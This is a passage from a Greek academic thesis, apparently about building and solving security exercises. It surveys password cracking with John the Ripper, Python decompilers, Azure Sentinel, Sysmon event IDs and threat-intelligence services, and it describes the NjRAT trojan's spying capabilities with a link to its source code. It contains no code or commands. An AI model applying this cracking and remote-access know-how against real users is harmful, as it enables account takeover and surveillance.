Πρόκειται για command-line εργαλείο[12] [1] και χρησιμοποιείται για την εκτύπωση περιεχομένου σε dock αρχεία χωρίς της εκτέλεση τους.

Olevba

Αναλύθηκε στο κεφάλαιο 2.1.2

John the Ripper

Το John the Ripper[13] [18] είναι ένα ευέλικτο και ευρέως χρησιμοποιούμενο εργαλείο διάρρηξης κωδικού πρόσβασης που χρησιμοποιείται κυρίως από επαγγελματίες ασφαλείας,

[10] https://pypi.org/project/pyinstaller/
[11] https://github.com/electerious/zbarimg/blob/master/readme.md
[12] https://zoomadmin.com/HowToInstall/UbuntuPackage/docx2txt
[13] https://www.openwall.com/john/

διαχειριστές συστημάτων και ηθικούς χάκερ. Ο πρωταρχικός του σκοπός είναι να εντοπίσει αδύναμους κωδικούς πρόσβασης σε συστήματα υπολογιστών, επιχειρώντας να σπάσει hash values κωδικών πρόσβασης μέσω διαφόρων μεθόδων. Μέθοδοι όπως επιθέσεων λεξικού (dictionary), που περιλαμβάνουν δοκιμή λέξεων από μια προκαθορισμένη λίστα (λεξικό) και επιθέσεις brute-force, όπου όλοι οι πιθανοί συνδυασμοί χαρακτήρων δοκιμάζονται συστηματικά. Μερικά χαρακτηριστικά του εργαλείου είναι:

Hash Algorithm Support: Υποστηρίζει ένα ευρύ φάσμα hash αλγορίθμων και μεθόδων κρυπτογράφησης που χρησιμοποιούνται συνήθως για την αποθήκευση κωδικών πρόσβασης, συμπεριλαμβανομένων των MD5, SHA-1, SHA-256, NTLM (που χρησιμοποιούνται στα Windows) και πολλών άλλων. Αυτή η ευελιξία του επιτρέπει να σπάει κωδικούς πρόσβασης από διάφορα συστήματα και εφαρμογές.

Customization and Configuration: Οι χρήστες μπορούν να προσαρμόσουν διάφορες παραμέτρους και ρυθμίσεις για να προσαρμόσουν τη διαδικασία σπασίματος σύμφωνα με τις συγκεκριμένες απαιτήσεις τους.

Wordlist Generation: Ο χρήστης του εργαλείου μπορεί να δημιουργήσει προσαρμοσμένες λίστες λέξεων με βάση διάφορα κριτήρια, όπως κοινούς κωδικούς πρόσβασης, μοτίβα ή συγκεκριμένους κανόνες (π.χ. προσθήκη αριθμών ή ειδικών χαρακτήρων σε λέξεις).

Performance Optimization: Έχει σχεδιαστεί για να αξιοποιεί επεξεργαστές πολλαπλών πυρήνων και παράλληλη επεξεργασία για μεγιστοποίηση της απόδοσης, καθιστώντας το ικανό να επεξεργάζεται μεγάλους όγκους hash κωδικών πρόσβασης αποτελεσματικά.

Password Recovery: Εκτός από το σπάσιμο κωδικών πρόσβασης, το συγκεκριμένο εργαλείο μπορεί επίσης να χρησιμοποιηθεί για σκοπούς ανάκτησης κωδικού πρόσβασης, βοηθώντας τους χρήστες να αποκτήσουν ξανά πρόσβαση στα δικά τους συστήματα ή να ανακτήσουν χαμένους κωδικούς πρόσβασης.

Cross-Platform Compatibility: Το John the Ripper είναι διαθέσιμο για διάφορα λειτουργικά συστήματα, συμπεριλαμβανομένων συστημάτων τύπου Unix (όπως Linux και macOS), Windows και άλλων.

Extensibility: Το εργαλείο είναι επεκτάσιμο, επιτρέποντας στους χρήστες να ενσωματώσουν πρόσθετες μονάδες και πρόσθετα για να επεκτείνουν τη λειτουργικότητά του ή να προσθέσουν υποστήριξη για νέους τύπους hash και αλγορίθμους.

Open Source: Το Johnn the Ripper διανέμεται ως λογισμικό ανοιχτού κώδικα με άδεια χρήσης, η οποία ενθαρρύνει τη συνεργασία και τις συνεισφορές της κοινότητας.

Στην συγκεκριμένη δοκιμασία εστιάζουμε στην μέθοδο Brute Force με την βοήθεια μάσκας. Το masking είναι μια τεχνική που χρησιμοποιείται για τη δημιουργία υποψηφίων κωδικών πρόσβασης με βάση συγκεκριμένα μοτίβα ή κανόνες. Αυτή η προσέγγιση είναι ιδιαίτερα χρήσιμη όταν προσπαθούμε να σπάσουμε κωδικούς πρόσβασης που ακολουθούν μια προβλέψιμη δομή ή μορφή αντί να δοκιμάζουμε εξαντλητικά κάθε πιθανός συνδυασμός χαρακτήρων. Το masking επιτρέπει στους χρήστες να ορίζουν κανόνες που καθοδηγούν τη δημιουργία εικασιών κωδικών πρόσβασης μειώνοντας έτσι τον χώρο αναζήτησης.

Defining Rules: Οι χρήστες καθορίζουν έναν ή περισσότερους κανόνες που περιγράφουν τη δομή ή το μοτίβο των κωδικών πρόσβασης που θέλουν να δημιουργήσουν. Αυτοί οι κανόνες μπορούν να περιλαμβάνουν οδηγίες όπως προσθήκη, διαγραφή ή αντικατάσταση χαρακτήρων, καθώς και καθορισμό συνόλων χαρακτήρων.

Testing Password Candidates: Οι υποψήφιοι κωδικοί πρόσβασης που δημιουργούνται ελέγχονται στη συνέχεια έναντι των hash κωδικών πρόσβασης που έχουν δωθεί για να προσδιοριστεί εάν κάποιο από αυτά ταιριάζει. Εάν βρεθεί αντιστοιχία, ο κωδικός πρόσβασης θεωρείται σπασμένος και η διαδικασία σταματά.

Applying Rules: Το John the Ripper εφαρμόζει τους καθορισμένους κανόνες για τη δημιουργία υποψηφίων κωδικών πρόσβασης με βάση την αρχική λίστα λέξεων ή σύνολο χαρακτήρων. Κάθε κανόνας εφαρμόζεται επαναληπτικά για να δημιουργήσει ένα νέο σύνολο εικασιών κωδικών πρόσβασης, επεκτείνοντας τον χώρο αναζήτησης σύμφωνα με τα καθορισμένα μοτίβα.

Pyinstxtractor

Είναι ένα Command Line εργαλείο[14] [5], για την εξαγωγή των περιεχομένων ενός εκτελέσιμου αρχείου που δημιουργείται από το Pyinstaller. Βοηθά στην αντίστροφη μηχανική (reverse engineering) τέτοιων εκτελέσιμων αρχείων εξάγοντας τα αρχεία κώδικα, επιτρέποντας στους χρήστες να αναλύσουν και να κατανοήσουν πώς λειτουργεί το πρόγραμμα ή να το τροποποιήσουν για διάφορους σκοπούς. Οι ερευνητές ασφαλείας μπορούν να χρησιμοποιήσουν το Pyinstxtractor για να αναλύσουν κακόβουλο λογισμικό ή ύποπτα εκτελέσιμα αρχεία που είναι συσκευασμένα με το PyInstaller. Οι προγραμματιστές μπορούν επίσης να χρησιμοποιήσουν το Pyinstxtractor για να αποσυσκευάσουν τα δικά τους εκτελέσιμα αρχεία για σκοπούς εντοπισμού σφαλμάτων ή για να κάνουν τροποποιήσεις στις εφαρμογές τους. Αν και το Pyinstxtractor είναι χρήσιμο για την εξαγωγή αρχείων από εκτελέσιμα του

[14] https://pypi.org/project/pyinstaller-extractor/

PyInstaller, ενδέχεται να μην αποσυμπιέζει πάντα με επιτυχία όλα τα εκτελέσιμα, ειδικά εάν είναι ασαφή ή γεμάτα με πρόσθετα επίπεδα προστασίας. Σε τέτοιες περιπτώσεις, ενδέχεται να απαιτούνται πρόσθετα εργαλεία και τεχνικές για την πλήρη ανάλυση ή τροποποίηση του εκτελέσιμου αρχείου.

Pycdc

Το συγκεκριμένο εργαλείο [31] [15] είναι ένα Command Line εργαλείο και στοχεύει να μεταφράσει τον μεταγλωττισμένο byte-κώδικα Python σε αναγνώσιμο πηγαίο κώδικα Python.

2.5 Sensitive Information

2.5.1. Εργαλεία δημιουργίας

Azure

Το Microsoft Azure[16] [23] είναι μια πλατφόρμα cloud, προσφέρει ένα ευρύ φάσμα υπηρεσιών και χαρακτηριστικών προσαρμοσμένων σε διάφορες απαιτήσεις. Σε αυτήν την εισαγωγή, εμβαθύνουμε στο Microsoft Azure, διευκρινίζοντας τις θεμελιώδεις έννοιες και τα βασικά χαρακτηριστικά.

Στον πυρήνα του, το Microsoft Azure αναπτύχθηκε από τη Microsoft Corporation. Το Azure, που κυκλοφόρησε το 2010, απευθύνεται σε ανάγκες επιχειρήσεων, προγραμματιστών και των επαγγελματιών πληροφορικής παγκοσμίως. Το Azure παρέχει μια σειρά εργαλείων για τη δημιουργία, την ανάπτυξη και τη διαχείριση εφαρμογών και υπηρεσιών με ευελιξία και επεκτασιμότητα. Είτε πρόκειται για μια νεοφυή επιχείρηση που εισέρχεται στο ψηφιακό κόσμο είτε για μια πολυεθνική εταιρεία που χειρίζεται τεράστιους φόρτους εργασίας, το Azure προσφέρει επεκτασιμότητα για να ανταποκρίνεται στις διαφορετικές απαιτήσεις. Επιπλέον, το Azure παρέχει μια πληθώρα υπηρεσιών προσαρμοσμένων για να καλύψει συγκεκριμένες ανάγκες σε διάφορους τομείς. Από υπολογιστικές υπηρεσίες όπως εικονικές μηχανές και κοντέινερ έως λύσεις αποθήκευσης όπως το Azure Blob Storage και το Azure File Storage. Επιπλέον, το Azure προσφέρει ισχυρές δυνατότητες δικτύωσης, επιτρέποντας στους χρήστες να δημιουργήσουν ασφαλή και υψηλής απόδοσης δίκτυα που εκτείνονται σε παγκόσμιες περιοχές. Επιπλέον, το Microsoft Azure είναι γνωστό για την εκτεταμένη σουίτα υπηρεσιών δεδομένων και αναλυτικών στοιχείων, δίνοντας τη δυνατότητα στους οργανισμούς να αντλούν πολύτιμες πληροφορίες από τεράστιους όγκους δεδομένων. Τα εργαλεία για να αξιοποιήσουν

[15] https://github.com/zrax/pycdc
[16] https://azure.microsoft.com/en-us/get-started/azure-portal

τη δύναμη των δεδομένων και να οδηγήσουν στη λήψη τεκμηριωμένων αποφάσεων είναι το Azure SQL Database, το Azure Cosmos DB και το Azure Machine Learning.

Η ασφάλεια είναι πρωταρχικής σημασίας στο σημερινό ψηφιακό κόσμο, έτσι και το Azure παρέχει χαρακτηριστικά ασφαλείας αλλά και πιστοποιήσεις συμμόρφωσης. Από λύσεις διαχείρισης ταυτότητας και πρόσβασης έως δυνατότητες ανίχνευσης απειλών και κρυπτογράφησης. Το Microsoft Azure υποστηρίζει επίσης τεχνολογίες όπως η τεχνητή νοημοσύνη, IoT και το blockchain.

Azure Workspace

Η έννοια του χώρου εργασίας (workspace) έχει εξελιχθεί σημαντικά, λόγω της ανάγκης για ενισχυμένη συνεργασία, παραγωγικότητα και ευελιξία. Το Microsoft Azure Workspace (Rboucher) αποτελεί μια μετασχηματιστική λύση, επαναπροσδιορίζοντας το παραδοσιακό παράδειγμα χώρου εργασίας ενσωματώνοντας εργαλεία παραγωγικότητας, πλατφόρμες συνεργασίας και υποδομή εικονικής επιφάνειας.

Στην ουσία, το Microsoft Azure Workspace είναι μια λύση που βασίζεται στο cloud, σχεδιασμένη για οργανισμούς με ένα σύγχρονο και ευέλικτο περιβάλλον χώρου εργασίας. Συγχωνεύοντας διάφορα εργαλεία, όπως εφαρμογές Microsoft 365, πλατφόρμες συνεργασίας όπως το Microsoft Teams και υποδομή εικονικής επιφάνειας εργασίας. Ένα από τα καθοριστικά χαρακτηριστικά του Microsoft Azure Workspace είναι επίσης η ευελιξία και η επεκτασιμότητα του, επιτρέποντας στους οργανισμούς να προσαρμόζονται στις δυναμικές επιχειρηματικές απαιτήσεις. Είτε πρόκειται για να φιλοξενήσει ένα αυξανόμενο εργατικό δυναμικό είτε για παροχή απομακρυσμένης πρόσβασης σε υπαλλήλους σε γεωγραφικές τοποθεσίες. Επιπλέον, το Microsoft Azure Workspace ενισχύει την ασφάλεια και τη συμμόρφωση παρέχοντας ισχυρές λύσεις διαχείρισης ταυτότητας και πρόσβασης, κρυπτογράφηση δεδομένων και πιστοποιήσεις συμμόρφωσης. Με προηγμένα χαρακτηριστικά ασφαλείας, όπως ο έλεγχος ταυτότητας πολλαπλών παραγόντων και οι πολιτικές πρόσβασης υπό όρους, το Azure Workspace διασφαλίζει ότι τα ευαίσθητα δεδομένα παραμένουν προστατευμένα από εξελισσόμενες απειλές στον κυβερνοχώρο, ενισχύοντας έτσι την εμπιστοσύνη μεταξύ των χρηστών και των ενδιαφερόμενων μερών. Η ευελιξία του Microsoft Azure Workspace εκτείνεται πέρα από τους συμβατικούς επιτραπέζιους υπολογιστές, με υποστήριξη για κινητές συσκευές, tablet, ακόμη και συσκευές IoT. Είτε πρόκειται για πρόσβαση σε εταιρικούς πόρους από ένα smartphone είτε για αξιοποίηση εικονικών επιτραπέζιων υπολογιστών σε συσκευές IoT για εξειδικευμένες εργασίες, το Azure Workspace

προσφέρει την ευελιξία για εργασία οποιαδήποτε στιγμή, οπουδήποτε και σε οποιαδήποτε συσκευή.

Azure Entra ID (Active Directory)

Στο σημερινό ψηφιακό κόσμο, η διαχείριση των ταυτοτήτων και η πρόσβαση σε διάφορες εφαρμογές, συσκευές και υπηρεσίες έχει γίνει όλο και πιο περίπλοκη. Το Microsoft Azure Entra ID (Το παλιο Active Directory, Azure AD) (Eross-Msft) αναδεικνύεται ως μια λύση του παραπάνω προβλήματος, παρέχοντας μια ολοκληρωμένη και ασφαλή πλατφόρμα ταυτότητας για σύγχρονες επιχειρήσεις. Το Microsoft Azure Entra ID παρέχει υπηρεσίες ελέγχου ταυτότητας και εξουσιοδότησης, μαζί με μια δομημένη ιεραρχία για την αποθήκευση πληροφοριών σχετικά με χρήστες, υπολογιστές, ομάδες και άλλους πόρους σε ένα δίκτυο.

Στον πυρήνα του, το Microsoft Azure Entra ID λειτουργεί ως υπηρεσία διαχείρισης ταυτότητας και πρόσβασης που βασίζεται στο cloud, επιτρέποντας στους οργανισμούς να ελέγχουν αλλά και να εξουσιοδοτούν και να διαχειρίζονται τις ταυτότητες χρηστών και τα δικαιώματα πρόσβασης σε μια πληθώρα εφαρμογών cloud και εσωτερικής εγκατάστασης. Ένα από τα καθοριστικά χαρακτηριστικά του Microsoft Azure Entra ID επίσης και εδώ είναι η επεκτασιμότητα, καλύπτοντας τις διαφορετικές ανάγκες διαχείρισης ταυτότητας οργανισμών κάθε μεγέθους και πολυπλοκότητας. Επιπλέον, το Azure AD ενσωματώνεται με το Microsoft 365, τις υπηρεσίες Azure και μια πληθώρα τρίτων εφαρμογών, παρέχοντας μια ενοποιημένη λύση ταυτότητας σε ολόκληρη την επιχείρηση. Επιπλέον, το Azure Active Entra ID προσφέρει δυνατότητες προστασίας ταυτότητας, προστατεύοντας από απειλές που βασίζονται στην ταυτότητα και απόπειρες μη εξουσιοδοτημένης πρόσβασης. Με δυνατότητες όπως οι πολιτικές πρόσβασης υπό όρους, ο έλεγχος ταυτότητας πολλαπλών παραγόντων (MFA), το Azure Entra ID επιτρέπει στους οργανισμούς να επιβάλλουν προσαρμοστικά μέτρα ασφαλείας και να μετριάζουν αποτελεσματικά τους κινδύνους, ενισχύοντας έτσι τη συνολική στάση ασφαλείας.

Azure Monitor Agent & Log Analytics Windows Agent (legacy)

Ο Azure Monitoring Agent (AMA) (Rboucher) χρησιμοποιείται για τη συλλογή δεδομένων παρακολούθησης από διάφορες πηγές, όπως εικονικές μηχανές (VMs), συστήματα endpoints, κοντέινερ και άλλους πόρους Azure. Συλλέγει δεδομένα όπως, μετρήσεις απόδοσης, αρχεία καταγραφής και συμβάντα, και τα στέλνει στο Azure Monitor. Ουσιαστικά λειτουργεί ως γέφυρα μεταξύ των πόρων Azure και των συστημάτων του κάθε οργανισμού επιτρέποντας στους χρήστες να αποκτήσουν βαθιές γνώσεις για την υγεία και την απόδοση των εφαρμογών και της υποδομής τους.

Το Log Analytics Windows Agent (legacy) στο Azure αναφέρεται σε ένα λογισμικό που έχει σχεδιαστεί για τη συλλογή και αποστολή δεδομένων παρακολούθησης από συστήματα που βασίζονται σε Windows στο Azure Monitor Log Analytics. Το Azure Monitor Log Analytics είναι μια υπηρεσία που παρέχεται από το Microsoft Azure για τη συλλογή, ανάλυση και δράση σε δεδομένα που δημιουργούνται από διάφορους πόρους στο περιβάλλον Azure καθώς και από εσωτερικές εγκαταστάσεις και άλλα περιβάλλοντα cloud. Χρησιμοποιείται κυρίως για σκοπούς παρακολούθησης και αντιμετώπισης προβλημάτων. Συγκεντρώνει δεδομένα όπως αρχεία καταγραφής συμβάντων, μετρήσεις απόδοσης και προσαρμοσμένα αρχεία καταγραφής από Window Servers, εικονικές μηχανές και άλλα συστήματα που βασίζονται στα Windows. Στη συνέχεια, αυτά τα δεδομένα προωθούνται στον χώρο εργασίας του Log Analytics στο Azure για κεντρική αποθήκευση, ανάλυση και οπτικοποίηση.

Azure Sentinel

Οι οργανισμοί αντιμετωπίζουν την πρόκληση της προστασίας των ψηφιακών περιουσιακών στοιχείων και των ευαίσθητων πληροφοριών τους από μια πληθώρα απειλών. Το Microsoft Sentinel (Yelevin) παρέχει μια κεντρική πλατφόρμα για τον εντοπισμό, τη διερεύνηση και την απόκριση απειλών.

Το Microsoft Sentinel είναι μια λύση διαχείρισης πληροφοριών ασφαλείας και συμβάντων ασφαλείας (SIEM), αυτοματισμού και απάντησης ασφαλείας που αναπτύχθηκε από τη Microsoft. Χτισμένο στα θεμέλια της επεκτάσιμης υποδομής cloud του Azure, το Sentinel προσφέρει στους οργανισμούς ορατότητα σε πραγματικό χρόνο στο τοπίο ασφαλείας τους, επιτρέποντας τον προληπτικό εντοπισμό απειλών, την ταχεία απόκριση συμβάντων και τη συνεχή παρακολούθηση συμβάντων ασφαλείας σε υβριδικά περιβάλλοντα. Ένα από τα καθοριστικά χαρακτηριστικά του Microsoft Sentinel είναι οι δυνατότητες ανίχνευσης απειλών, η αξιοποίηση της μηχανικής μάθησης, της τεχνητής νοημοσύνης και της ανάλυσης συμπεριφοράς για τον εντοπισμό και τον μετριασμό των απειλών σε πραγματικό χρόνο. Συγκεντρώνοντας και συσχετίζοντας τεράστιους όγκους δεδομένων ασφαλείας από διαφορετικές πηγές, όπως αρχεία καταγραφής. Το Sentinel παρέχει στους αναλυτές ασφαλείας χρήσιμες πληροφορίες και ειδοποιήσεις για να ιεραρχήσουν και να ανταποκριθούν αποτελεσματικά σε συμβάντα ασφαλείας. Επιπλέον, το Microsoft Sentinel διευκολύνει την ενορχήστρωση και την αυτοματοποίηση της ασφάλειας, βελτιστοποιώντας τις ροές εργασίας απόκρισης συμβάντων και μειώνοντας τη μη αυτόματη παρέμβαση.

Στον πυρήνα Microsoft Sentinel βρίσκονται οι Microsoft Sentinel Data Connectors που χρησιμεύουν ως ενιαία στοιχεία στο Microsoft Sentinel, σχεδιασμένα για να ενσωματώνονται ένα ευρύ φάσμα λύσεων ασφαλείας της Microsoft και τρίτων, τα Sentinel Data Connectors επιτρέπουν στους οργανισμούς να συλλέγουν και να απορροφούν δεδομένα ασφαλείας από διάφορες πηγές. Πρόκειται εργαλεία που βοηθούν στη συλλογή και τη συγκέντρωση διαφορετικών τύπων πληροφοριών από διάφορες πηγές σε μια κεντρική τοποθεσία. Στο πλαίσιο του Microsoft Sentinel, οι Data Connectors έχουν σχεδιαστεί ειδικά για τη συλλογή δεδομένων που σχετίζονται με την ασφάλεια από διαφορετικά συστήματα, εφαρμογές και συσκευές. Αυτές οι συνδέσεις επιτρέπουν σε οργανισμούς να συγκεντρώνουν πληροφορίες ασφαλείας, όπως αρχεία καταγραφής, ειδοποιήσεις και συμβάντα από πηγές όπως υπηρεσίες cloud, συσκευές δικτύου, συστήματα προστασίας για endpoints.

Data Connector Microsoft Defender XDR: Το Microsoft Defender XDR είναι μια λύση εκτεταμένης ανίχνευσης και απόκρισης (XDR) που συλλέγει αυτόματα, συσχετίζει και αναλύει δεδομένα απειλών και ειδοποιήσεων από όλο το περιβάλλον του Microsoft 365, συμπεριλαμβανομένων email και εφαρμογών. Ο συγκεκριμένος Data Connector μία από τις πολλές δυνατότητες που έχει, είναι να επιστρέφει δεδομένα για ανάλυση στο sentinel σχετικά με Emails.

Data Connector Microsoft Entra ID: Ο συγκεκριμένος Data Connector επιστρέφει δεδομένα για ανάλυση στο Sentinel σχετικά με το Entra ID που αναλύσαμε παραπάνω.

Data Connector Security Events via Legacy Agent: Ο συγκεκριμένος Data Connector επιστρέφει δεδομένα για ανάλυση στο sentinel που συλλέχτηκαν από τον Azure Legacy Agent.

Sysmon (System Monitor)

Πρόκειται για μια υπηρεσία που παρακολουθεί και καταγράφει τη δραστηριότητα του συστήματος στο αρχείο καταγραφής συμβάντων των Windows[17] [16].

Παρέχει λεπτομερείς πληροφορίες σχετικά με τις δημιουργίες διεργασιών, τις συνδέσεις δικτύου, τις δημιουργίες αρχείων και τις αλλαγές στα κλειδιά μητρώου. Χρησιμοποιείται συνήθως από διαχειριστές συστημάτων, αναλυτές ασφαλείας και ανταποκριτές συμβάντων για να βελτιώσουν τη στάση ασφαλείας των περιβαλλόντων των Windows και να βοηθήσουν στον εντοπισμό και την απόκριση σε απειλές για την ασφάλεια.

[17] https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

NjRat

Πρόκειται για ένα εργαλείο κακόβουλου λογισμικού που έχει σχεδιαστεί για να παρέχει μη εξουσιοδοτημένη απομακρυσμένη πρόσβαση και έλεγχο σε παραβιασμένα συστήματα υπολογιστών. Κάποιες από τις δυνατότητες του είναι[18] [2]:

Remote desktop control: Ο εισβολέας μπορεί να δει και να αλληλοεπιδράσει με την επιφάνεια εργασίας του θύματος εξ αποστάσεως.

Keystroke logging: Το NJRat μπορεί να καταγράψει πληκτρολογήσεις που εισάγονται από το θύμα, επιτρέποντας στον εισβολέα να κλέψει ευαίσθητες πληροφορίες όπως ονόματα χρήστη, κωδικούς πρόσβασης και αριθμούς πιστωτικών καρτών.

File manipulation: Ο εισβολέας μπορεί διαβάσει, να ανεβάσει, να κατεβάσει και να διαγράψει αρχεία.

System manipulation: Το NJRat μπορεί να έχει πρόσβαση στην κάμερα web και στο μικρόφωνο του θύματος, επιτρέποντας στον εισβολέα να κατασκοπεύει το θύμα.

System handling: Ο εισβολέας μπορεί να εκτελέσει εντολές, να εγκαταστήσει ή να απεγκαταστήσει λογισμικό και να τροποποιήσει τις ρυθμίσεις του συστήματος.

2.5.2 Εργαλεία Επίλυσης

AbuseIPDB

Το AbuseIPDB[19] [17] είναι μια δωρεάν διαδικτυακή υπηρεσία και πλατφόρμα που βοηθά στον εντοπισμό και την αναφορά κακόβουλων διευθύνσεων IP που εμπλέκονται σε κακόβουλη συμπεριφορά στο Διαδίκτυο. Παρέχει μια κεντρική βάση δεδομένων όπου οι χρήστες μπορούν να αναφέρουν και να αναζητήσουν διευθύνσεις IP που σχετίζονται με δραστηριότητες όπως απόπειρες hacking, spamming, DDoS και άλλες μορφές εγκλήματος στον κυβερνοχώρο.

Οι κύριες λειτουργίες του AbuseIPDB περιλαμβάνουν:

IP Address Lookup: Οι χρήστες μπορούν να πραγματοποιήσουν αναζήτηση στη βάση δεδομένων AbuseIPDB για να προσδιορίσουν εάν μια διεύθυνση IP έχει αναφερθεί για κακόβουλη συμπεριφορά. Αυτό μπορεί να βοηθήσει στον εντοπισμό δυνητικά κακόβουλων παραγόντων και στη λήψη προληπτικών μέτρων για την προστασία από απειλές στον κυβερνοχώρο.

[18] https://github.com/simalei/njRAT
[19] https://www.abuseipdb.com/

Scoring and Classification: Τα άτομα και οι οργανισμοί μπορούν να αναφέρουν διευθύνσεις IP που πιστεύουν ότι εμπλέκονται σε κακόβουλες δραστηριότητες. Αυτή η προσέγγιση βοηθά στη δημιουργία μιας ολοκληρωμένης βάσης δεδομένων με γνωστές κακόβουλες διευθύνσεις IP και συμβάλλει στη συλλογική προσπάθεια για την καταπολέμηση του εγκλήματος στον κυβερνοχώρο.

API Integration: Το AbuseIPDB παρέχει ένα API (Application Programming Interface) που επιτρέπει στους χρήστες να ενσωματώνουν τη βάση δεδομένων στα δικά τους εργαλεία ασφαλείας. Αυτό επιτρέπει την αυτοματοποιημένη ανίχνευση, αποκλεισμό και μετριασμό απειλών βάσει πληροφοριών σε πραγματικό χρόνο από το AbuseIPDB.

Community Collaboration: Το AbuseIPDB προσφέρει ένα περιβάλλον συνεργασίας όπου οι χρήστες μπορούν να μοιράζονται πληροφορίες, πληροφορίες και εμπειρίες που σχετίζονται με απειλές στον κυβερνοχώρο και κακόβουλες διευθύνσεις IP. Αυτή η προσέγγιση με γνώμονα την κοινότητα συμβάλλει στην αύξηση της ευαισθητοποίησης, στη διευκόλυνση της ανταλλαγής γνώσεων και στην ενίσχυση της συλλογικής άμυνας έναντι κακόβουλων παραγόντων.

Sysmon (System Monitor)

Οι εγγραφές που παράγει ένας Sysmon Agent [16] χωρίζονται σε κάποιες συγκεκριμένες κατηγορίες. Αυτές οι κατηγορίες-events βοηθούν στην ακριβή περιγραφή της δραστηριότητας που απεικονίζεται στην εγγραφή. Για την ανάλυση των εγγραφών που προέρχονται από έναν Sysmon Agent και την εξαγωγή συμπερασμάτων χρειάζονται τα παρακάτω:

Event ID 1	Process creation
Event ID 2	A process changed a file creation time
Event ID 3	Network connection
Event ID 4	Sysmon service state changed
Event ID 5	Process terminated
Event ID 6	Driver loaded Event ID 7 Image loaded
Event ID 8	CreateRemoteThread
Event ID 9	RawAccessRead
Event ID 10	ProcessAccess
Event ID 11	FileCreate
Event ID 12	RegistryEvent (Object create and delete)
Event ID 13	RegistryEvent (Value Set)
Event ID 14	RegistryEvent (Key and Value Rename)
Event ID 15	FileCreateStreamHash
Event ID 16	ServiceConfigurationChange

Event ID 17	PipeEvent (Pipe Created)
Event ID 18	PipeEvent (Pipe Connected)
Event ID 19	WmiEvent (WmiEventFilter activity detected)
Event ID 20	WmiEvent (WmiEventConsumer activity detected)
Event ID 21	WmiEvent (WmiEventConsumerToFilter activity detected)
Event ID 22	DNSEvent (DNS query)
Event ID 23	FileDelete (File Delete archived)
Event ID 24	ClipboardChange (New content in the clipboard)
Event ID 25	ProcessTampering (Process image change)
Event ID 26	FileDeleteDetected (File Delete logged)
Event ID 255	Error

VirusTotal

Το VirusTotal[20] [19] είναι μια δωρεάν ηλεκτρονική υπηρεσία και πλατφόρμα ανάλυσης κακόβουλου λογισμικού που επιτρέπει στους χρήστες να αναλύουν αρχεία, διευθύνσεις URL και άλλο περιεχόμενο για πιθανές απειλές ασφαλείας. Βασικά χαρακτηριστικά και λειτουργίες του VirusTotal:

File Scanning: Οι χρήστες μπορούν να ανεβάσουν αρχεία στο VirusTotal για σάρωση και ανάλυση. Η πλατφόρμα ελέγχει τα μεταφορτωμένα αρχεία έναντι ενός μεγάλου αριθμού μηχανών προστασίας από ιούς και άλλων μηχανισμών ανίχνευσης για να εντοπίσει γνωστό κακόβουλο λογισμικό και ύποπτη συμπεριφορά.

URL Analysis: Το VirusTotal μπορεί να αναλύσει διευθύνσεις URL για να προσδιορίσει εάν είναι κακόβουλες ή εμπλέκονται σε phishing, διανομή κακόβουλου λογισμικού ή άλλες μορφές εγκλήματος στον κυβερνοχώρο. Ελέγχει τη διεύθυνση URL σε διάφορες μαύρες λίστες και βάσεις δεδομένων για να αξιολογήσει την ασφάλειά της.

File and URL Metadata: Το VirusTotal παρέχει λεπτομερή metadata σχετικά με σαρωμένα αρχεία και διευθύνσεις URL, συμπεριλαμβανομένων του τύπου αρχείου, του μεγέθους και των αποτελεσμάτων ανίχνευσης από διαφορετικές μηχανές προστασίας από ιούς. Αυτές οι πληροφορίες βοηθούν τους χρήστες να κατανοήσουν τη φύση των πιθανών απειλών.

Threat Intelligence Feeds: Το VirusTotal ενσωματώνεται με διάφορα Threat Intelligence απειλών και βάσεις δεδομένων για να παρέχει πρόσθετο πλαίσιο και πληροφορίες σχετικά με τις απειλές που έχουν εντοπιστεί.

[20] https://www.virustotal.com/

Community Contributions: Οι χρήστες μπορούν να συνεισφέρουν στην κοινότητα του VirusTotal υποβάλλοντας αρχεία, διευθύνσεις URL και σχόλια που σχετίζονται με συμβάντα ασφαλείας.

API Access: Το VirusTotal προσφέρει ένα API που επιτρέπει στους προγραμματιστές να ενσωματώσουν τις δυνατότητες του VirusTotal στα δικά τους εργαλεία ασφαλείας.

IpQualityScore

Το IPQualityScore[21] είναι ένας πάροχος υπηρεσιών πληροφοριών IP που σχεδιαστεί για να βοηθάει τις επιχειρήσεις και τους χρήστες να εντοπίζουν κακόβουλες δραστηριότητες και τις απειλές ασφαλείας που προέρχονται από διευθύνσεις IP. Η πλατφόρμα προσφέρει μια σειρά εργαλείων και υπηρεσιών για την ανάλυση και αξιολόγηση της ποιότητας και του κινδύνου που σχετίζεται με τις διευθύνσεις IP, τους τομείς και τις διαδικτυακές αλληλεπιδράσεις. Τα βασικά χαρακτηριστικά και λειτουργίες του IPQualityScore περιλαμβάνουν:

IP Reputation Lookup: Το IPQualityScore παρέχει μια ολοκληρωμένη βάση δεδομένων με διευθύνσεις IP που κατηγοριοποιούνται ανά φήμη και επίπεδο κινδύνου. Οι χρήστες μπορούν να πραγματοποιούν αναζητήσεις σε πραγματικό χρόνο για να αξιολογήσουν διεύθυνσης IP και να προσδιορίσουν εάν έχει συσχετιστεί με κακόβουλες δραστηριότητες.

Proxy and VPN Detection: Το IPQualityScore παρέχει εργαλεία για τον εντοπισμό της χρήσης διακομιστών μεσολάβησης (VPN).

Email Validation: Η πλατφόρμα προσφέρει υπηρεσίες email validation για την επαλήθευση της γνησιότητας των διευθύνσεων email. Ελέγχοντας τις διευθύνσεις email σε μια ολοκληρωμένη βάση δεδομένων γνωστών αποστολέων ανεπιθύμητης αλληλογραφίας, παρόχων email μιας χρήσης και μη έγκυρων διευθύνσεων.

Threat Intelligence Feeds: Το IPQualityScore ενσωματώνεται με διάφορες ροές πληροφοριών και βάσεις δεδομένων απειλών για να παρέχει πρόσθετο πλαίσιο και πληροφορίες σχετικά με τις απειλές που έχουν εντοπιστεί. Αυτό περιλαμβάνει πληροφορίες σχετικά με γνωστά botnet, μολύνσεις από κακόβουλο λογισμικό, εκστρατείες ηλεκτρονικού phishing και άλλες απειλές στον κυβερνοχώρο.

API Access: Το IPQualityScore προσφέρει ένα API που επιτρέπει στους προγραμματιστές να ενσωματώνουν τις υπηρεσίες τους στις δικές τους εφαρμογές.

[21] https://www.ipqualityscore.com/

Κεφάλαιο 3: Σχεδιασμός και Δημιουργία

3.1 Phishing Email

